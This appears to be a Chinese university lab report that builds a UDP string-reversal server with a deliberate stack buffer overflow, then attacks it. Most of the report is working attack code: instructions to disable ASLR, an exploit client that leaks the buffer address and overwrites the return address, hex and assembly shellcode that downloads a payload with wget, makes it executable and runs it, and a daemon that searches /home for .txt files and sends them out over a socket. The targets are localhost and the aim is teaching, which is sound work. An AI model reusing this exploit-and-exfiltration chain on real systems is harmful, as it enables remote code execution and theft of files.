目录

一、实验环境

1、操作系统：Ubuntu18.04LTS

2、关闭 ASLR：echo 0 > /proc/sys/kernel/randomize_va_space

3、需要预先安装的软件和 lib

①Apache2

②wget

③gcc

④OpenSSL1.1.1

二、实验任务

1、做一个服务端程序，其功能是：收到客户端请求之后，将请求中的字符串前后翻转，然后返回给客户端

2、基于上述服务程序，在保持基本功能的前提下，设计一个缓冲区溢出漏洞。并编写恶意客户端程序，扫描局域网内的所有机器，找到有该漏洞的服务端机器，在服务端机器上创建一个 txt 的文件，文件名是你的‘姓名.txt’，文件内容是你的学号

3、利用上述漏洞，把一个自己设计的程序 daemon 送上服务端机器并运行，这个 daemon 能够搜索服务器上的所有 txt 文件，并找出文件名中含有你的姓名的文件，并利用网络传送给客户端机器（传出的方法不限，例如：email，在线 socket 连接等）

4、在上述任务的基础上，设计一种密钥管理机制和传输加密方案，模拟将传输内容加密（包含文件名和文件内容）发送给客户端机器。用 wireshark 等工具抓取传输内容，证明未加密与加密的区别，并分析你所设计的密钥管理机制和传输加密方案的安全性

三、实验步骤

1、任务一

1.1、server.c

```
//
// Created by hs on 2020/5/22.
//

#include<stdio.h>
#include<stdlib.h>
#include <string.h>
#include <unistd.h>
#include<sys/socket.h>
#include <netinet/in.h>

#define BUF_SIZE 1024
#define PORT 8080
#define UINT_LEN sizeof(unsigned int)

void reply(int fd, const char *buf, struct sockaddr *from, socklen_t len);

int main()
{
    int fd = socket(PF_INET, SOCK_DGRAM, 0);
    if(fd < 0)
    {
        perror("create socket error\n");
        exit(-1);
    }

    struct sockaddr_in bindAddr;
    memset(&bindAddr, 0, sizeof(bindAddr));
    bindAddr.sin_family = PF_INET;
    bindAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    bindAddr.sin_port = htons(PORT);
    if(bind(fd, (struct sockaddr*)&bindAddr, sizeof(bindAddr)) < 0)
    {
        perror("bind socket error\n");
        close(fd);
        exit(-1);
```

```
    }

    char buf[BUF_SIZE];
    struct sockaddr_in from;
    socklen_t len = sizeof(from);
    int ret;
    while(1)
    {
        ret = recvfrom(fd, buf, sizeof(buf), 0, (struct sockaddr*)&from, &len);
        if(ret < 0)
        {
            perror("recvfrom error\n");
            exit(-1);
        }

        if(ret == 0)
            continue;

        reply(fd, buf, (struct sockaddr*)&from, len);
    }
}

void reply(int fd, const char *buf, struct sockaddr *from, socklen_t len)
{
    char sendbuf[BUF_SIZE];
    unsigned int length = *((unsigned int*)buf);
    *((unsigned int*)sendbuf) = length;
    for(unsigned int i = 0; i < length; i++)
    {
        (sendbuf + UINT_LEN)[i] = (buf + UINT_LEN)[length-1-i];
    }

    sendto(fd, sendbuf, UINT_LEN + length, 0, from, len);
}
```

server.c：

①创建数据报套接字，绑定本地 8080 端口

②接收客户端的请求，调用 reply 函数处理请求,数据写入 buf

③根据请求报文的前 4 个字节确定后面字符串长度，赋值给 length 和 sendbuf

④把 buf 后面指定长度的字符串倒序写入 sendbuf 偏移 4 字节的地方

⑤把 sendbuf 数据发送回客户端

1.2、client.c

```
//
// Created by hs on 2020/5/22.
//

#include<stdio.h>
#include<stdlib.h>
#include <string.h>
#include <unistd.h>
#include<sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define BUF_SIZE 1024
#define IP_ADDR "127.0.0.1"
#define PORT 8080
#define UINT_LEN sizeof(unsigned int)

char *sendstr = "abcdefghigklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

int main()
{
    int fd = socket(PF_INET, SOCK_DGRAM, 0);
    if(fd < 0)
    {
        perror("create socket error\n");
        exit(-1);
    }

    struct sockaddr_in serverAddr;
    memset(&serverAddr, 0, sizeof(serverAddr));
    serverAddr.sin_family = PF_INET;
    inet_aton(IP_ADDR, &serverAddr.sin_addr);
    serverAddr.sin_port = htons(PORT);

    char buf[BUF_SIZE];
    struct sockaddr_in from;
    socklen_t len = sizeof(from);

    unsigned int size = strlen(sendstr);
    *((unsigned int*)(buf)) = size;
    memcpy(buf+ UINT_LEN, sendstr, size);
```

```
    sendto(fd, buf, UINT_LEN + size, 0, (struct sockaddr*)&serverAddr, sizeof(serverAddr));
    printf(”send: %s\n”, sendstr);
    recvfrom(fd, buf, sizeof(buf), 0, (struct sockaddr*)&from, &len);
    size = *((unsigned int*)buf);
    buf[UINT_LEN + size] = ’\0’;
    printf(”recv: %s\n”, buf + UINT_LEN);

    return 0;
}
```


1.3、实验截图

2、任务二


2.1、漏洞分析

分析 server.c 可以看出，服务器以客户端发送的长度作为标准，并且没有把该长度与 sendbuf 大小进行比对，从而引发了缓冲区溢出漏洞。

2.2、server.c 栈内存结构分析



2.3、字符串翻转过程分析



分析上面过程，我们可以构造相应的 fault ret addr 等覆盖 server.c 中 reply 函数的返回地址，从而执行我们的 shellcode。

问题：怎么知道 shellcode 的地址。


分析可知，只有知道上述任意一个变量的地址，就可以推导出 shellcode 的地址。

在上图中，只有 buf_addr 变量存储了 buf 的地址，那么是不是可以通过加大 str length 从而使得 server.c 把 buf_addr 也发送回客户端？

答案是可以的，但是仅仅这样是不够的，因为加大 str length 会使得 fd 变量被覆盖，数据无法传回客户端。同时，buf_addr 也会被覆盖，得不到我们想要的数据。

解决方案是覆盖 i 变量，使得 i 提前大于 length。构造报文时，我们将 fault i 设置成 0xffffffff，从而循环时 i 会提前大于 length。因此，覆盖到 i 时，copy 停止。同时，length 变量等于 str length，buf_addr 变量也被发送出去。

2.4、获取 buf 地址图示



2.5、shellcode 编写

```
global _start

section .text
_start:
    xor     edx,edx
    push    edx
    push    word "xt"
    push    "hs.t"
    mov     ebx,esp
    xor     ecx,ecx
    mov     cx,01q | 0100q | 01000q
    mov     dx,0666q
    xor     eax,eax
    mov     al,05h
    int     80h

    xor     edx,edx
    push    edx
```

```
    mov     ebx,eax
    mov     al,"9"
    push    ax
    push "0001"
    push "3015"
    push "2017"
    mov     ecx,esp
    mov     dl,13
    xor     eax,eax
    mov     al,04h
    int     80h

    xor     eax,eax
    mov al,1
    int 80h
```

shellcode.asm：

①create 系统调用：创建 hs.txt

②write 系统调用：写入 2017301500019

③exit 系统调用：结束进程

2.6、exploit.c

```
//
// Created by hs on 2020/5/22.
//

#include<stdio.h>
#include<stdlib.h>
#include <string.h>
#include <unistd.h>
#include<sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define BUF_SIZE 1024

#define IP_ADDR "127.0.0.1"
#define PORT 8080

char                                *shellcode                                =
"\x31\xd2\x52\x66\x68\x78\x74\x68\x68\x73\x2e\x74\x89\xe3\x31\xc9\x66\xb9\x
```

```
41\x02\x66\xba\xb6\x01\x31\xc0\xb0\x05\xcd\x80\x31\xd2\x52\x89\xc3\xb0\x39\
x66\x50\x68\x30\x30\x30\x31\x68\x33\x30\x31\x35\x68\x32\x30\x31\x37\x89\xe1
\xb2\x0d\x31\xc0\xb0\x04\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

struct PAYLOAD{
    unsigned int data_size;
    union {
        struct{
            unsigned int ret_addr;
            unsigned int old_ebp;
            unsigned int ebx;
            unsigned int i;
            unsigned int length;
            char buf[BUF_SIZE - sizeof(unsigned int)];
            char zero[BUF_SIZE - sizeof(unsigned int) * 5];
        } attack1;
        struct{
            unsigned int buf_addr;
            unsigned int fd;
            unsigned int ret_addr;
            unsigned int old_ebp;
            unsigned int ebx;
            unsigned int i;
            unsigned int length;
            char buf[BUF_SIZE - sizeof(unsigned int)];
            char zero[BUF_SIZE - sizeof(unsigned int) * 7];
        } attack2;
        struct{
            char buf[BUF_SIZE - sizeof(unsigned int)];
            unsigned int length;
            unsigned int i;
            unsigned int ebx;
            unsigned int old_ebp;
            unsigned int ret_addr;
            unsigned int fd;
            unsigned int buf_addr;
            char zero[BUF_SIZE - sizeof(unsigned int) * 7];
        } info;
    }un;
};


int main()
{
```


```
    int fd = socket(PF_INET, SOCK_DGRAM, 0);
    if(fd < 0)
    {
        perror("create socket error\n");
        exit(-1);
    }

    struct sockaddr_in serverAddr;
    memset(&serverAddr, 0, sizeof(serverAddr));
    serverAddr.sin_family = PF_INET;
    inet_aton(IP_ADDR, &serverAddr.sin_addr);
    serverAddr.sin_port = htons(PORT);

    struct PAYLOAD payload;
    payload.data_size = BUF_SIZE + 7 * 4 - 4;
    payload.un.attack2.i = htonl(0xffffffff);
    payload.un.attack2.length = htonl(BUF_SIZE + 7 * 4 - 4);
    sendto(fd,  &payload,  BUF_SIZE,  0,  (struct  sockaddr*)&serverAddr,
sizeof(serverAddr));

    struct sockaddr_in from;
    socklen_t socklen = sizeof(from);
    recvfrom(fd, &payload, 2*BUF_SIZE, 0, (struct sockaddr*)&from, &socklen);

    unsigned int buf_addr = payload.un.info.buf_addr;
    unsigned int old_ebp = payload.un.info.old_ebp;
    unsigned int ebx = payload.un.info.ebx;

    payload.data_size = BUF_SIZE + 5 * 4 - 4;
    payload.un.attack1.ret_addr = htonl(buf_addr + 6 * 4);
    payload.un.attack1.old_ebp = htonl(old_ebp);
    payload.un.attack1.ebx = htonl(ebx);
    payload.un.attack1.i = htonl(BUF_SIZE + 4 - 1);
    payload.un.attack1.length = htonl(BUF_SIZE + 5 * 4 - 4);
    memcpy(payload.un.attack1.buf, shellcode, strlen(shellcode));
    sendto(fd, (void*)&payload, BUF_SIZE, 0, (struct sockaddr*)&serverAddr,
sizeof(serverAddr));

    return 0;
}
```

①创建数据报套接字连接到服务器

②构造获取 shellcode 的报文，发送出去

③接收回送报文，获取 buf 地址，构造攻击报文，发送出去

2.7、实验截图


主文件夹
图片
期末报告
task2
最近使用
主目录
桌面
视频
图片
文档
下载
音乐
回收站
其他位置
aslr.sh
e
exploit.c
hs.txt
makefile
s
server.c
shellcode
shellcode.asm
shellcode.o
打开(O)
hs.txt
~/图片/期末报告/task2
保存(S)
2017301500019
纯文本
制表符宽度：8
第 1 行，第 14 列
插入

3、任务三

3.1、shellcode 编写

```
global _start

section .text
_start:
    xor    edx,edx
    xor    eax,eax
    mov    al,02h
    int    80h
    cmp    eax,edx
    je     .l1

    ;after wait 6 seconds, 执行 daemon
    push   edx
    xor    eax,eax
    mov    al,6
    push   eax
    mov    ebx,esp
    push   edx
    push   edx
    mov    ecx,esp
    xor    eax,eax
    mov    al,162
    int    80h

    push   edx
    push   "emon"
    push   "//da"
    push   "/tmp"
    mov    ebx,esp
    push   edx
    push   ebx
    mov    ecx,esp
    xor    eax,eax
    mov    al,0bh
    int    80h

.l1:
    xor    edx,edx
    xor    eax,eax
```

```
    mov     al,02h
    int     80h
    cmp     eax,edx
    jne     .12

    ;download daemon
    sub     esp,100
    mov     ebp,esp

    push    edx
    push    "wget"
    push    "////"
    push    "/bin"
    push    "/usr"
    mov     ebx,esp
    mov     [ebp+04h],ebx

    push    edx
    push    word "-O"
    mov     [ebp+08h],esp

    push    edx
    push    "emon"
    push    "//da"
    push    "/tmp"
    mov     [ebp+0ch],esp

    push    edx
    push    "emon"
    push    "1/da"
    push    "0.0."
    push    "127."
    mov     [ebp+010h],esp

    mov     [ebp+014h],edx

    mov     ecx,ebp
    add     ecx,04h
    xor     eax,eax
    mov     al,0bh
    int     80h

.12:
    ;after wait 5 seconds, chmod 777 /tmp/daemon
```

```
    push    edx
    xor     eax,eax
    mov     al,5
    push    eax
    mov     ebx,esp
    push    edx
    push    edx
    mov     ecx,esp
    xor     eax,eax
    mov     al,162
    int     80h

    sub     esp,100
    mov     ebp,esp

    push    edx
    push    "hmod"
    push    "///c"
    push    "/bin"
    mov     ebx,esp
    mov     [ebp+04h],ebx

    push    edx
    xor     eax,eax
    mov     al,"7"
    push    ax
    push    word "77"
    mov     [ebp+08h],esp

    push    edx
    push    "emon"
    push    "//da"
    push    "/tmp"
    mov     [ebp+0ch],esp

    mov     [ebp+010h],edx

    mov     ecx,ebp
    add     ecx,04h
    xor     eax,eax
    mov     al,0bh
    int     80h
```

（1）_start:执行 fork 系统调用，子进程跳转执行.11，父进程执行如下：

①执行 nanosleep 系统调用，睡眠 6 秒

②执行/tmp/daemon

（2）.11：执行 fork 系统调用，父进程跳转执行.12，子进程执行如下：

①执行 exec 系统调用，执行/usr/bin/wget -O /tmp/daemon 127.0.0.1/daemon

（3）.12：

①执行 nanosleep 系统调用，睡眠 5 秒

②执行 exec 系统调用，执行/bin/chmod 777 /tmp/daemon

总结：我们希望发生的事情是

①/usr/bin/wget -O /tmp/daemon 127.0.0.1/daemon

②/bin/chmod 777 /tmp/daemon

③/tmp/daemon

3.2、daemon.c

3.2.1、源代码

```
//
// Created by hs on 2020/5/24.
//

#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>
#include <dirent.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <fcntl.h>

#define serverPort 8089
```

```
char * serverIp = "127.0.0.1";

char cwd[1024];
char c[1024];

int endWithTxt(char *str)
{
    int len = strlen(str);
    if (str[len - 1] == 't' && str[len - 2] == 'x' && str[len - 3] == 't' &&
str[len - 4] == '.')
        return 1;
    else
        return 0;
}

void tranFile(char *filename)
{
    char buf[1024];
    struct stat st;
    unsigned int file_size;

    struct sockaddr_in serverAddr;
    memset(&serverAddr, 0, sizeof(serverAddr));
    serverAddr.sin_family = PF_INET;
    inet_aton(serverIp, &serverAddr.sin_addr);
    serverAddr.sin_port = htons(serverPort);

    if(stat(filename, &st) == -1)
        return;
    file_size = st.st_size;

    int send_fd = open(filename, O_RDONLY);
    if(send_fd == -1)
        return;

    int sock_fd = socket(PF_INET, SOCK_STREAM, 0);
    if(sock_fd == -1)
    {
        close(send_fd);
        return;
    }

    if(connect(sock_fd, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) ==
```

```
-1)
    {
        close(send_fd);
        close(sock_fd);
        return;
    }

    snprintf(buf, sizeof(buf), "%d\n%s\n", file_size, filename);
    if(write(sock_fd, buf, strlen(buf)) == -1)
    {
        close(send_fd);
        close(sock_fd);
        return;
    }

    size_t size = 0;
    while((size = read(send_fd, buf, sizeof(buf))) != 0)
    {
        if(size == -1)
        {
            close(send_fd);
            close(sock_fd);
            return;
        }

        if(write(sock_fd, buf, size) < size)
        {
            close(send_fd);
            close(sock_fd);
            return;
        }
    }

    close(send_fd);
    close(sock_fd);
}

void findFile(char *dirPath)
{
    getcwd(cwd, sizeof(cwd));
    DIR *dir = opendir(dirPath);
    if (dir == NULL)
        return;
    chdir(dirPath);
```

```
    getcwd(c, sizeof(c));
    if(strstr(cwd, c))
        return;

    struct dirent *ent;
    while ((ent = readdir(dir)) != NULL)
    {
        if (strcmp(ent->d_name, ".") == 0 || strcmp(ent->d_name, "..") == 0)
            continue;
        struct stat st;
        stat(ent->d_name, &st);
        if (S_ISDIR(st.st_mode))
            findFile(ent->d_name);
        else if (endWithTxt(ent->d_name) && strstr(ent->d_name, "hs"))
            tranFile(ent->d_name);
    }
    closedir(dir);
    chdir("..");
}

int main(int argc, char *argv[]) {
    chdir("/");
    findFile("/home");
    return 0;
}
```

3.2.2、思路

①main 函数改变当前路径为/，对 home 目录执行搜索

②对目录进行递归搜索，每找到一个符合的文件，调用 tranFile 传输给客户端

3.2.3、findFile

思路：递归搜索文件夹，对符合条件的文件进行传输


问题：链接文件可能导致环的出现，引发死循环

解决方案：比对 chdir 前后的 cwd，如果出现之后路径是之前路径的子串，则说明出现了环，直接 return，避免出现死循环。

3.2.4、tranFile

与 RecvFile.c 建立 stream socket 连接，传输文件

传输格式：



第一行：文件大小，第二行：文件名，body：文件内容

3.3、RecvFile.c

```
//
// Created by hs on 2020/5/24.
//

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <wait.h>

void set_signal();
void init();
void sig_child(int sig);
void readFile(int client_fd);
int line_index(const char *buf, int offset, int len);

#define serverPort 8089

int main()
```

```
{
    init();

    struct sockaddr_in bindAddr;
    memset(&bindAddr, 0, sizeof(bindAddr));
    bindAddr.sin_family = PF_INET;
    bindAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    bindAddr.sin_port = htons(serverPort);

    int sock_fd = socket(PF_INET, SOCK_STREAM, 0);
    if(sock_fd == -1)
    {
        perror("create socket error\n");
        exit(-1);
    }

    if(bind(sock_fd, (struct sockaddr*)&bindAddr, sizeof(bindAddr)) == -1)
    {
        close(sock_fd);
        perror("bind error\n");
        exit(-1);
    }

    if(listen(sock_fd, 10) == -1)
    {
        close(sock_fd);
        perror("listen error\n");
        exit(-1);
    }

    struct sockaddr_in clientAddr;
    socklen_t socklen = sizeof(clientAddr);
    while(1)
    {
        int  client_fd  =  accept(sock_fd,  (struct  sockaddr*)&clientAddr,
&socklen);
        if(client_fd == -1)
            continue;

        pid_t pid = fork();
        if(pid < 0)
        {
            close(client_fd);
            close(sock_fd);
```

```
            exit(-1);
        }

        if(pid > 0)
        {
            close(client_fd);
            continue;
        }

        close(sock_fd);
        readFile(client_fd);
        break;
    }
}

void readFile(int client_fd)
{
    char buf[1024];

    size_t size = read(client_fd, buf, sizeof(buf));
    if(size == -1)
    {
        close(client_fd);
        return;
    }

    int offset1 = line_index(buf, 0, size);
    if(offset1 == -1)
    {
        close(client_fd);
        return;
    }
    buf[offset1] = '\0';
    int file_size = strtol(buf, NULL, 0);

    int offset2 = line_index(buf, offset1 + 1, size);
    if(offset2 == -1)
    {
        close(client_fd);
        return;
    }
    buf[offset2] = '\0';
    int write_fd = open(buf + offset1 + 1, O_WRONLY | O_TRUNC | O_CREAT, 0666);
    if(write_fd == -1)
```

```
    {
        close(client_fd);
        return;
    }

    int recvSum = size - offset2 - 1;
    write(write_fd, buf + offset2 + 1, recvSum);
    while(recvSum < file_size)
    {
        size = read(client_fd, buf, sizeof(buf));
        if(size == -1)
            break;

        if(size == 0)
            break;

        write(write_fd, buf, size);
        recvSum += size;
    }

    close(client_fd);
    close(write_fd);
}

void init()
{
    set_signal();

    char *home_dir = getenv("HOME");
    char txt_dir[1024];
    snprintf(txt_dir, sizeof(txt_dir), "%s/txt", home_dir);
    int ret = access(txt_dir, F_OK);
    if(ret == -1)
        mkdir(txt_dir, 0777);

    chdir(txt_dir);
}

void set_signal()
{
    struct sigaction act_child;
    memset(&act_child, 0, sizeof(act_child));
    act_child.sa_handler = sig_child;
    act_child.sa_flags |= SA_RESTART;
```


```
    if(sigaction(SIGCHLD, &act_child, NULL) == -1)
    {
        perror("CHLD handler set error\n");
        exit(-1);
    }
}

void sig_child(int sig)
{
    int stat;
    while(waitpid(-1, &stat, WNOHANG) > 0);
}

int line_index(const char *buf, int offset, int len)
{
    for(int i = offset; i < len; i++)
    {
        if(buf[i] == '\n')
            return i;
    }

    return -1;
}
```

①init()，设置信号处理函数，建立~/txt 文件夹

